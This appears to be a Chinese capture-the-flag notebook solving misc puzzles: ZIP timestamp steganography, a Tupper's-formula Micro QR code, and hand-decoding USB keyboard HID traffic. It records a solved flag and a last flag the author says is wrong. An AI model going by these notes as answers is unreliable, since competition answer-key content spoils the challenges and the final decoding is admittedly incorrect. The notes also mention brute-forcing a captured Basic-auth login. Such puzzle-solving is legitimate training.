

MISC

maybezip

异或文件头尾




模板结果 - ZIP.bt


名称	值	开始	大小	颜色	注释
struct ZIPDIRENTRY dirEntry[81]	out/081.png	5B633Dh	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[82]	out/082.png	5B639Ah	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[83]	out/083.png	5B63F7h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[84]	out/084.png	5B6454h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[85]	out/085.png	5B64B1h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[86]	out/086.png	5B650Eh	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[87]	out/087.png	5B656Bh	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[88]	out/088.png	5B65C8h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[89]	out/089.png	5B6625h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[90]	out/090.png	5B6682h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[91]	out/091.png	5B66DFh	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[92]	out/092.png	5B673Ch	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[93]	out/093.png	5B6799h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[94]	out/094.png	5B67F6h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[95]	out/095.png	5B6853h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[96]	out/096.png	5B68B0h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[97]	out/097.png	5B690Dh	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[98]	out/098.png	5B696Ah	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[99]	out/099.png	5B69C7h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/100.png	5B6A24h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/101.png	5B6A81h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/102.png	5B6ADEh	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/103.png	5B6B3Bh	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/104.png	5B6B98h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/105.png	5B6BF5h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/106.png	5B6C52h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/107.png	5B6CAFh	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/108.png	5B6D0Ch	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/109.png	5B6D69h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/110.png	5B6DC6h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/111.png	5B6E23h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/112.png	5B6E80h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/113.png	5B6EDDh	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/114.png	5B6F3Ah	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/115.png	5B6F97h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/116.png	5B6FF4h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/117.png	5B7051h	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/118.png	5B70AEh	5Dh	Fg: Bg:	
struct ZIPDIRENTRY dirEntry[1...	out/my_secret.txt	5B710Bh	63h	Fg: Bg:	

看到有密码

怀疑伪加密


```
PS D:\skyDownloads\Software\skysoftware\Orays\MISCandCrypto\伪加密检测修复> java -jar ZipCenOp.jar r test.zip
success 120 flag(s) found
PS D:\skyDownloads\Software\skysoftware\Orays\MISCandCrypto\伪加密检测修复>
```

无效



binwalk/foremost

提取不出来

没有得到有效信息

我也没遗漏什么

查看文件内容

查看文件属性详细信息，文件模板信息后无其他收获，但看到了有一大批文件的crc32，难道是用crc32爆字段拼接作为压缩包密码


不是

观察到修改日期为11:45:10和11:45:11一直往复，联想到0，1，考虑莫斯密码或者二进制数转Ascii

01110111011010000110000101110100010111110110100101110011010111110111010001110101011100000111000001100101011100100000000

二进制转ascii

英文：what_is_tupper




解开了

mysecret.txt

727873297223509985235745114810257416958169646355583844422026929393432483103763270305717217904843200256395854960198272703057172179048432002563958496019827246024712870077614739801490049407777475167263979475703878471976846121233972212756378959068016267707257810595403465055834720793484261073678059915801174329226607987287993300700298954394937827462788037186012140162575715715010224741516066744904791862092698165354005878545578948647713349180007217311174474008477545437194147526761198387 2

[Tupper's Self-Referential Formula 塔珀自指公式 - CSDN博客]

https://tuppers-formula.ovh/



得到一个码

要么就是加密/损坏了，要么就是不完整1/4个码了

找了一下其它图片也没有

考虑加密

17x17的

又想了想，如果只是一个码的话，这个一定是二维码，查了查相关的变种二维码，没有比较相似的，那么只能是常规二维码，而现在二维码的定位线也没有了，利用局部信息进行识别，在常规的几个识别工具识别不了的情况下，只能尝试手译一下版本信息，然后手动导入到QRazyBox求解

思路错误


回归到变种二维码

找到了


MicroQRCode

维码上只有一个定位图案，这就是Micro QR码的一大特点。由于普通的QR码在3个角落上设置了定位图案，因此必须保证一定的尺寸。
另外，普通的QR码的边缘还必须留出至少4码元的空白，但Micro QR码的边缘只需要留出2码元的空白就足够了。Micro QR码发挥这一结构上的优势，可以在比QR码更小的空间内打印。

Can iPhones read micro QR codes?
Micro QR codes can be read by iPhones, but you'll need the right app, such as Scandit Express. You can't just use the built-in camera app or any QR code scanner from the App Store.



美化一下



找decoder

在GitHub上翻到回答

help! How to decode micro QR code · Issue #63 GitHubhttps://github.com › heuer › segno › issues

2020年1月9日 — I've written a *Micro QR Code decoder* / scanner / reader and included it in BoofCV. PyBoof is the Python wrapper. Example Code.

Do you search for an app which can decode Micro QR Codes? I.e. https://apps.apple.com/de/app/barcode-scanner-and-qr-reader/id601172795 is capable to decode Micro QR Codes.

@edwardocano, ensure that you've checked "Micro QR code" in the settings.
It may be deactivated by default.
The app is capable to decode Micro QR codes

appple store下载软件

识别得到

hgame{Matryo5hk4_d01l}

第一个链接登录抓包

发现是base64(username:password)这种加密传输

这种的话直接burp没法爆 除非脚本写专门的密码本

ezkeyboard [解出来的flag不对]

usb流

hid类

与captured类做法不同

usb.capdata || usbhid.data

找出包

usb.hiddata是16个十六进制数据

也就是8bytes


键盘数据

找到官方协议进行手动译码

https://www.usb.org/sites/default/files/hid1_11.pdf

http://www.baiheee.com/OpenSource/Easy%20USB%2051%20Programer/Easy%20USB%2051%20Programer12.htm

中文版



https://blog.csdn.net/zhoutaopower/article/details/82469665


再读这篇文章学USB HID Report input 协议

Usage (Keyboard),	

再去学这两个

《Device Class Definition for human interface device (HID)》

《Universal Serial Bus HID Usage Tables》



10 Keyboard/Keypad Page (0x07)

This section is the **Usage Page** for key codes to be used in implementing a USB keyboard. A Boot Keyboard (84-, 101- or 104-key) should at a minimum support all associated usage codes as indicated in the *Boot* column below.

The usage type of all key codes is Selectors (Sel), except for the modifier keys Keyboard Left Control (0x224) to Keyboard Right GUI (0x231) which are Dynamic Flags (DV).

Note: A general note on Usages and languages: Due to the variation of keyboards from language to language, it is not feasible to specify exact key mappings for every language. Where this list is not specific for a key function in a language, the closest equivalent key position should be used, so that a keyboard may be modified for a different language by simply printing different keycaps. One example is the Y key on a North American keyboard. In Germany this is typically Z. Rather than changing the keyboard firmware to put the Z Usage into that place in the descriptor list, the vendor should use the Y Usage on both the North American and German keyboards. This continues to be the existing practice in the industry, in order to minimize the number of changes to the electronics to accommodate other languages.

Usage ID	Usage Name	Usage Type	AT-101	PC-AT	Mac	Unix	Boot
00-00	*Reserved*						
01	Keyboard ErrorRollOver[1]	Sel	*N/A*	✓	✓	✓	4/101/104
02	Keyboard POSTFail[1]	Sel	*N/A*	✓	✓	✓	4/101/104
03	Keyboard ErrorUndefined[1]	Sel	*N/A*	✓	✓	✓	4/101/104
04	Keyboard a and A[2]	Sel	31	✓	✓	✓	4/101/104
05	Keyboard b and B	Sel	50	✓	✓	✓	4/101/104
06	Keyboard c and C[2]	Sel	48	✓	✓	✓	4/101/104
07	Keyboard d and D	Sel	33	✓	✓	✓	4/101/104
08	Keyboard e and E	Sel	19	✓	✓	✓	4/101/104
09	Keyboard f and F	Sel	34	✓	✓	✓	4/101/104
0A	Keyboard g and G	Sel	35	✓	✓	✓	4/101/104
0B	Keyboard h and H	Sel	36	✓	✓	✓	4/101/104

译码表

对比报文

0531开头的基本全是053159和053157

其它的一堆0和几个1的感觉就更扯了

01000000ff这种是鼠标数据流

直接就是引导数据

发现5d010000这种比较异常

ctrl f

查找5d01

发现前4个字节有共同特征

5d010000

尝试翻译

第一个

reversed 这种全部去掉

第二个0b 欸 h

第四个 g

同理

a

m

m

e

k

DELETE

差不多

Interface 0 HID Report Descriptor Keyboard

Item Tag (Value)	Raw Data
Usage Page (Generic Desktop)	05 01
Usage (Keyboard)	09 06
Collection (Application)	A1 01
Usage Page (LEDs)	05 08
Usage Minimum (Num Lock)	19 01
Usage Maximum (Scroll Lock)	29 03
Logical Minimum (0)	15 00
Logical Maximum (1)	25 01
Report Size (1)	75 01
Report Count (3)	95 03
Output (Data,Var,Abs,NWrp,Lin,Pref,NNul,NVol,Bit)	91 02
Report Count (5)	95 05
Output (Cnst,Ary,Abs,NWrp,Lin,Pref,NNul,NVol,Bit)	91 01
Usage Page (Keyboard/Keypad)	05 07
Usage Minimum (Keyboard Left Control)	19 E0
Usage Maximum (Keyboard Right GUI)	29 E7
Report Count (8)	95 08
Input (Data,Var,Abs,NWrp,Lin,Pref,NNul,Bit)	81 02
Report Size (8)	75 08
Report Count (1)	95 01
Input (Cnst,Ary,Abs)	81 01
Usage Minimum (Undefined)	19 00
Usage Maximum (Keyboard LANG2)	29 91
Logical Maximum (255)	26 FF 00
Report Count (6)	95 06
Input (Data,Ary,Abs)	81 00
End Collection	C0

0501开头的是标识哪台设备

//表示用途页为通用桌面设备　　0x05, 0x01,

这个包也没用

删掉

与原协议反复对比

发现capture的原协议是

键盘发送给PC的数据每次8个字节
BYTE1 BYTE2 BYTE3 BYTE4 BYTE5 BYTE6 BYTE7 BYTE8
定义分别是：
BYTE1 --
　　|--bit0:　Left Control是否按下，按下为1
　　|--bit1:　Left Shift 是否按下，按下为1
　　|--bit2:　Left Alt　是否按下，按下为1
　　|--bit3:　Left GUI　是否按下，按下为1
　　|--bit4:　Right Control是否按下，按下为1
　　|--bit5:　Right Shift 是否按下，按下为1
　　|--bit6:　Right Alt　是否按下，按下为1
　　|--bit7:　Right GUI　是否按下，按下为1
BYTE2 -- 暂不清楚，有的地方说是保留位
BYTE3--BYTE8 -- 这六个为普通按键
键盘经过测试。
例如：键盘发送一帧数据　02 00 0x04 0x05 00 00 00 00
表示同时按下了Left Shift + 'a'+'b'三个键
对于键码和PS2的键盘有所不同，具体请看附件。
USB HID to PS2 Scan Code 对照表.pdf ourdev_651088NZ5FKW.pdf(文件大小:133K) (原文件名:USB HID to PS2 Scan Code Translation

那么现在hid的按键位在第5字节上

接着翻译的时候发现了2个m

查了一下

这是按的久了

就会一直出现

然后对应的有时间帧来确定你按了几个

然后第五个字节为39时 CAP大写 第六个字节为按键

hgammek？ DELETE e Yb0a1dgam015s01nst DEL DEL DEL DEL f0n

键盘游戏很刺激?

不对

这段数据缺东西

重新分析报文!

真相只有一个!

050102的 也是数据!

hgamme{ k - DELETE e Yb0a1d-gam0--15-s0-1nst DEL DEL DEL DEL f0n--11}

= ~

仔细看看大小写

hgame{keYb0a1d_gam0_15_s0_f0n-11~~~~}

不知道哪错了

写脚本吧

5d0100000b00000000000000000000000000000000000000000000000000000000
5d0100000a00000000000000000000000000000000000000000000000000000000
5d0100000400000000000000000000000000000000000000000000000000000000
5d0100001000000000000000000000000000000000000000000000000000000000
5d0100001000000000000000000000000000000000000000000000000000000000
5d0100000800000000000000000000000000000000000000000000000000000000
5d0102002f00000000000000000000000000000000000000000000000000000000
5d0100000e00000000000000000000000000000000000000000000000000000000
5d0102002d00000000000000000000000000000000000000000000000000000000
5d0100002a00000000000000000000000000000000000000000000000000000000
5d0100000800000000000000000000000000000000000000000000000000000000
5d010000391c00000000000000000000000000000000000000000000000000000
5d0100000500000000000000000000000000000000000000000000000000000000
5d0100002700000000000000000000000000000000000000000000000000000000
5d0100000400000000000000000000000000000000000000000000000000000000
5d0100001e00000000000000000000000000000000000000000000000000000000
5d0100000700000000000000000000000000000000000000000000000000000000
5d0102003900000000000000000000000000000000000000000000000000000000
5d010200392d00000000000000000000000000000000000000000000000000000
5d0102003900000000000000000000000000000000000000000000000000000000
5d0100000a00000000000000000000000000000000000000000000000000000000
5d0100000400000000000000000000000000000000000000000000000000000000
5d0100001000000000000000000000000000000000000000000000000000000000
5d0100002700000000000000000000000000000000000000000000000000000000
5d0102003900000000000000000000000000000000000000000000000000000000
5d010200392d00000000000000000000000000000000000000000000000000000
5d0102003900000000000000000000000000000000000000000000000000000000
5d010200392d00000000000000000000000000000000000000000000000000000
5d0102003900000000000000000000000000000000000000000000000000000000

5d0100001e0000000000000000000000000000000000000000000000000000
5d0100002200000000000000000000000000000000000000000000000000000
5d0102003900000000000000000000000000000000000000000000000000000
5d010200392d0000000000000000000000000000000000000000000000000000
5d0102003900000000000000000000000000000000000000000000000000000
5d0100001600000000000000000000000000000000000000000000000000000
5d0100002700000000000000000000000000000000000000000000000000000
5d0102003900000000000000000000000000000000000000000000000000000
5d010200392d0000000000000000000000000000000000000000000000000000
5d0102003900000000000000000000000000000000000000000000000000000
5d0100001e0000000000000000000000000000000000000000000000000000
5d0100001100000000000000000000000000000000000000000000000000000
